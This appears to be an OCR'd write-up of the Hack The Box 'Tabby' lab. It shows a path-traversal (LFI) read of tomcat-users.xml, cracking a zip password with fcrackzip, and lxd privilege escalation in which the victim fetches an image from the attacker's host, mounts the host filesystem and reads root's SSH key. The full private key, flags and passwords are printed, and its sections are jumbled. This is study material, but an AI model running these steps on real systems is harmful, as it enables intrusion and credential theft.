Host Report

10.10.10.194 - Linux 4.15 - 5.6

Linux - Shelled - Owned

Host Notes:

ash@tabby:~$ cat user.txt
cat user.txt
2c9c4eb4a11edd5e5cafa3d18ab05532

root@tabby:~# cat /root/root.txt
62f149c8424217ac84272ea9ac8d48c7

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
TRANSFERRED FROM HTTP TCP 80

LATERAL MOVEMENT TO ASH

Inside the /var/www/html/files directory is a backup file that we need to check out.

tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip archive revoked_certs statement

Get that backup file to your machine (there are many ways to do this, but I used base64 -w0 16162020_backup.zip and then used CyberChef to decode the Base64 string and download the zip file). When we try to unzip it, we discover it is password protected. fcrackzip should make short work of it.

fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

Port	Proto	Service	Version	Status

The password come back as admin@it and now the question becomes is that ash's password (ash owns the file afterall).

tomcat@tabby:/var/lib/tomcat9$ su ash
su ash
Password: admin@it

ash@tabby:/var/lib/tomcat9$ cd ~

ash@tabby:~$ cat user.txt
cat user.txt
2c9c4eb4a11edd5e5cafa3d18ab05532

ash@tabby:~$ groups
groups
ash adm cdrom dip plugdev lxd

So, ash is a member of lxd. That means we can upload a malicious container and use it for privesc.

PRIVILEGE ESCALATION

On our Attacking Machine:

git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

sudo ./build-alpine

This will create an alpine tar.gz image (in this case alpine-v3.15-x86_64-20220125_0910.tar.gz) and we can start a python webserver to move it to ash's home folder.

Attacking Machine:

python3 -m http.server 8000

Victim Machine:

Port	Proto	Service	Version	Status

wget http://<YOUR TUN0 IP>:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz

```
┌──(kali㉿kali)-[~/…/HTB/Tabby/lxd-alpine-builder/lxd-alpine-builder]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.194 - - [25/Jan/2022 09:17:48] "GET /alpine-v3.15-x86_64-20220125_0910.tar.gz HTTP/1.1" 200 -
```

```
ash@tabby:/var/lib/tomcat9$ cd ~
cd ~
ash@tabby:~$ ls
ls
user.txt
ash@tabby:~$ cat user.txt
cat user.txt
2c9c4eb4a11edd5e5cafa3d18ab05532
ash@tabby:~$ groups
groups
ash adm cdrom dip plugdev lxd
ash@tabby:~$ wget http://10.10.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
<.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
--2022-01-25 14:24:36--  http://10.10.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
Connecting to 10.10.16.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3224634 (3.1M) [application/gzip]
Saving to: 'alpine-v3.15-x86_64-20220125_0910.tar.gz'

alpine-v3.15-x86_64 100%[===================>]   3.08M  1.21MB/s    in 2.5s

2022-01-25 14:24:38 (1.21 MB/s) - 'alpine-v3.15-x86_64-20220125_0910.tar.gz' saved [3224634/3224634]

ash@tabby:~$
```

Next, on the Victim Machine, we run:

/snap/bin/lxd init

/snap/bin/lxc image import ./alpine-v3.15-x86_64-20220125_0910.tar.gz --alias alpine

/snap/bin/lxc image list

/snap/bin/lxc init alpine mycontainer -c security.privileged=true

/snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

/snap/bin/lxc start mycontainer

/snap/bin/lxc exec mycontainer /bin/sh

cat /mnt/root/root/.ssh/id_rsa

This will get us the root private RSA/SSH key. If we copy it to our system and chmod 400 it, we should be able to ssh as root.

Port	Proto	Service	Version	Status

```
ash@tabby:~$ /snap/bin/lxc init alpine mycontainer -c security.privileged=true
<init alpine mycontainer -c security.privileged=true
Creating mycontainer
ash@tabby:~$

ash@tabby:~$ /snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
ash@tabby:~$ /snap/bin/lxc start mycontainer
/snap/bin/lxc start mycontainer
ash@tabby:~$ /snap/bin/lxc exec mycontainer /bin/sh
/snap/bin/lxc exec mycontainer /bin/sh
~ # cat /mnt/root/root/.ssh/id_rsa
cat /mnt/root/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuQGAzJLG/8qGWOvQXLMIJC4TLFhmm4HEcPq+Vrpp/JGrQ7bIKs5A
LRdlRF6rtDNG012Kz4BvFmqsNjnc6Nq6dK+eSzNjU1MK+T7CG9rJ8bNF4f8xLB8MbZnb7A
1ZYPldzh0bVpQMwZwv9eP34F04aycc0+AX4HXkrh+/U1G7qoNSQbDNo7qRwPO0Q9YI6DjZ
KmzQeVcCNcJZCF4VaTnBkjlNzo5CsbjIqCB1WxbS3Qd9GA8Y/QzxH9GlAkI5CLG35/uXTE
PenlPNw6sugZ7AwzxmeRwLmGtfBvnICFD8GXWiXozJVZc/9hF77m0ImsMsNJPzCKu7NSW6
q4GYxlSk7BwwDSu9ByOZ4+1dCiHtWhkNGgT+Kd/W14e70SDDbid5N2+zt4L246sqSt6ud7
+B7cbnTYWm/uqxGQTDNmYIDvHubuLMhOniN+jPs7OXzJtkjJmYUA0YxN6exQx6biMMy3Qs
ptyS9b4yacRNHgWgZjwuovD5qTmerEW0mYHZTz57AAAFiD399qY9/famAAAAB3NzaC1yc2
EAAAGBALkBgMySxv/Khljr0FyzCCQuEyxYZpuBxHD6vla6afyRq0O2yCrOQC0XZUReq7Qz
RtNdis+AbxZqrDY53OjaunSvnkszY1NTCvk+whvayfGzReH/MSwfDG2Z2+wNWWD5Xc4dG1
aUDMGcL/Xj9+BdOGsnHNPgF+B15K4fv1NRu6qDUkGwzaO6kcDztEPWCOg42Sps0HlXAjXC
WQheFWk5wZI5Tc6OQrG4yKggdVsW0t0HfRgPGP0M8R/RpQJCOQixt+f7l0×D3p5TzcOrLo
GewMM8ZnkcC5hrXwb5yAhQ/Bl1ol6MyVWXP/YRe+5tCJrDLDST8wiruzUluquBmMZUpOwc
MA0rvQcjmePtXQoh7VoZDRoE/inf1teHu9Egw24neTdvs7eC9uOrKkrerne/ge3G502Fpv
7qsRkEwzZmCA7×7m7izITp4jfoz7Ozl8ybZIyZmFANGMTensUMem4jDMt0LKbckvW+MmnE
TR4FoGY8LqLw+ak5nqxFtJmB2U8+ewAAAAMBAAEAAAGBAKzOIZ90Lhq48jpWsb4UoDMjMl
eGjvkMAhBBtc5OuzbmXaGXNmr9UeaMZtOw1hMwniRJyKG/ZoP6ybaw345E2Eqry2CUtF8d
Py/GlgrslxqDiG/rLOP4cGRjhY98fJLe+ebPOzzodu3VVNsJv/u7NzqnQv8I32SS2jJmhx
BtVKyVkxy2563aU9B2ElgWsSUwDHDbSPM9+Vt7mCv/rWInR46speec6+ETJ6IbB2M482bv
WsJBP+cF0qgU61srvhhH3lhmBDAUKAP4LDNtwIFGx66qCoyTLkqhdHa+RaRNrjhTMPt9Xr
+02D+607jE8LTk9slherokgXh3f81+HUHmbhI1uHNcGbzU+CE4KTsFTiPOjx3gPRXd9ovA
cePVap1FsDm+IM34MvKwEDaZdN8Z466aLdSOLTbzWsMC4Nwo9KhkaBQnmnTsepao32qXh7
tJet/2tFgPQJEDxsvCuvQeWxOppVbPBycmGOgoeatc23Fgv6Ucr6gsAHK5Xo31Ylud0QAA
AMEA1oXYyb3qUBu/ZN5HpYUTk1A21pA1U4vFlihnP0ugxAj3Pa2A/2AhLOR1gdY5Q0ts74
4hTBTex7vfmKMBG316xQfTp40gvaGopgHVIogE7mta/OYhagnuqlXAX8ZeZd3UV/29pFAf
BBXk+LCNLHqUiGBbCxwsMhAHsACaJsIhfcGfkZxNeebFVKW0eAfTLMczilM0dHrQotpkg8
4zhViQtpH7m0CoAtkKgx57h9bhloUboKJ4+w+r4Gs+jQ1ddB7NAAAAwQDcBHHdnebiBuiF
k/Rf+jrzaYAkcPhIquoTprJjgD/JeB5t889M+chAjKaV9fFx6Y8zPvRSXzAU8H/g0DZwz5
pNisImhefwZe56lwPf9KzlSSLlA2qiK9kRy4hpp1LLA5oBcpgwipmIm8BGJFzLp6z+uufy
FxkMve3C4VPDzsib1/UuWnGTsKwJGllmhW6ioco33ETX8iB3nRDg0FmVWNYdxur1Alb2Cl
YqFZj9y082wtFtVgBZpMw0dwA2vnCtdXMAAADBANdDN9uN1UaG0LGm0NEDS4E4b/YbPr8S
sOCgxYgHicxcVy1fcbWHeYnSL4PUXyt4J09s214Zm8l0/+N62ACeUDWGpCY4T1/bD4o02l
l+X4lL+UKnl7698EHnBHXVgjUCs9mtp+yfIC6he5jEZDZ65Cqrgk3×5zKDI43Rnp20IR7U
gCbvoYLRxsyjAK1YX1NYsj3h8kXEvkNcLXPqzXEous/uu+C216jpsdvvt6kMKEBQaf6KMl
yvVmXq7Xsj7XKQ2QAAAApyb290QGdob3N0AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

With us now having a root shell, grab the proof and flag and this one is done.

root@tabby:~# cat /root/root.txt
62f149c8424217ac84272ea9ac8d48c7

Port	Proto	Service	Version	Status

```
Last login: Tue Sep  7 15:21:07 2021
root@tabby:~# hostname
tabby
root@tabby:~# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.194  netmask 255.255.255.0  broadcast 10.10.10.255
        ether 00:50:56:b9:7d:1f  txqueuelen 1000  (Ethernet)
        RX packets 872659  bytes 112560760 (112.5 MB)
        RX errors 0  dropped 150  overruns 0  frame 0
        TX packets 606102  bytes 620121265 (620.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 60346  bytes 4645633 (4.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60346  bytes 4645633 (4.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lxdbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 10.49.175.1  netmask 255.255.255.0  broadcast 0.0.0.0
        inet6 fd42:6e65:a739:9492::1  prefixlen 64  scopeid 0×0<global>
        ether 00:16:3e:96:99:ed  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lxdbr1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.151.102.1  netmask 255.255.255.0  broadcast 0.0.0.0
        inet6 fd42:6a42:4cb6:5888::1  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::216:3eff:fed1:576  prefixlen 64  scopeid 0×20<link>
        ether 00:16:3e:d1:05:76  txqueuelen 1000  (Ethernet)
        RX packets 16  bytes 1569 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3416 (3.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth520dd5c2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 82:c5:a4:f5:9c:d0  txqueuelen 1000  (Ethernet)
        RX packets 16  bytes 1793 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3416 (3.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@tabby:~# whoami
root
root@tabby:~# cat /root/root.txt
62f149c8424217ac84272ea9ac8d48c7
root@tabby:~#
```

```
root@tabby:~#
```

Port	Proto	Service	Version	Status
26	tcp	rsftp		
33	tcp	dsp		
80	tcp	http	Apache httpd 2.4.41 ((Ubuntu))	Owned

Port Notes:
Three open ports to play with, SSH TCP 22 and HTTP on TCP 80 and TCP 8080. Looking at the banner that is grabbed during the autorecon scan, we see the page's hostname is "megahosting.htb" so we need to add that to our /etc/hosts file.

sudo vi /etc/hosts

i <to enter insert/edit mode>

10.10.10.194 megahosting.htb

ESC


:wq!


ENTER


Now we can navigate to all the different links. We find a very interesting variable similar to many of the ?cmd= points at /news.php?file=statement. Many times, this item is an inclusion point. An entry using Local File Inclusion (LFI) attacks. We can test this by adding a series of "../" and add /etc/passwd to the end of it. The number of ../ determines how far down the directory tree you are or you just add a large number of ../ and include pretty much and file on the box.

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-chrono: Request times for /; avg: 3032.53ms; min: 2137.05ms; max: 4416.02ms
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-grep:
|   (2) http://10.10.10.194:80/:
|     (2) email:
|       + sales@megahosting.htb
|_      + sales@megahosting.com
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Mega Hosting
```

Port	Proto	Service	Version	Status








We see the "ash" user and that "tomcat" user's folder is /opt/tomcat. Let's check out port 8080 and Gobuster that port.

gobuster dir -k -e -r -u http://10.10.10.194:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o Tabby8080.out

We find a manager page, but it requires a login, which we don't have (yet). When we cancel out of the login, we do see some Tomcat server infomation that we can use in the LFI point to get the users list (tomacat-users.xml).

Port	Proto	Service	Version	Status




```
┌──(kali㉿kali)-[~/Desktop/HTB/Tabby]
└─$ gobuster dir -k -e -r -u http://10.10.10.194:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o Tabby8080.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.194:8080
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/01/25 07:50:10 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.10.194:8080/docs                (Status: 200) [Size: 17482]
http://10.10.10.194:8080/examples            (Status: 200) [Size: 1126]
http://10.10.10.194:8080/manager             (Status: 401) [Size: 2499]
http://10.10.10.194:8080/http%3A%2F%2Fwww    (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fyoutube (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fblogs  (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fblog   (Status: 400) [Size: 813]
http://10.10.10.194:8080/**http%3A%2F%2Fwww  (Status: 400) [Size: 813]
http://10.10.10.194:8080/External%5CX-News   (Status: 400) [Size: 804]
http://10.10.10.194:8080/http%3A%2F%2Fcommunity (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fradar  (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fweblog (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fswik   (Status: 400) [Size: 813]

===============================================================
2022/01/25 07:53:41 Finished
===============================================================
```

Port	Proto	Service	Version	Status

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.


For more information - please see the Manager App How-To.

We already know that one of the install folders for Tomcat is under /usr/share/tomcat9, so let's try there in our LFI point.

:http://megahosting.htb/news.php? file=../../../../usr/share/tomcat9/etc/tomcat-users.xml

Viewing the source of that call, we find a password of $3cureP4s5w0rd123!

Port	Proto	Service	Version	Status

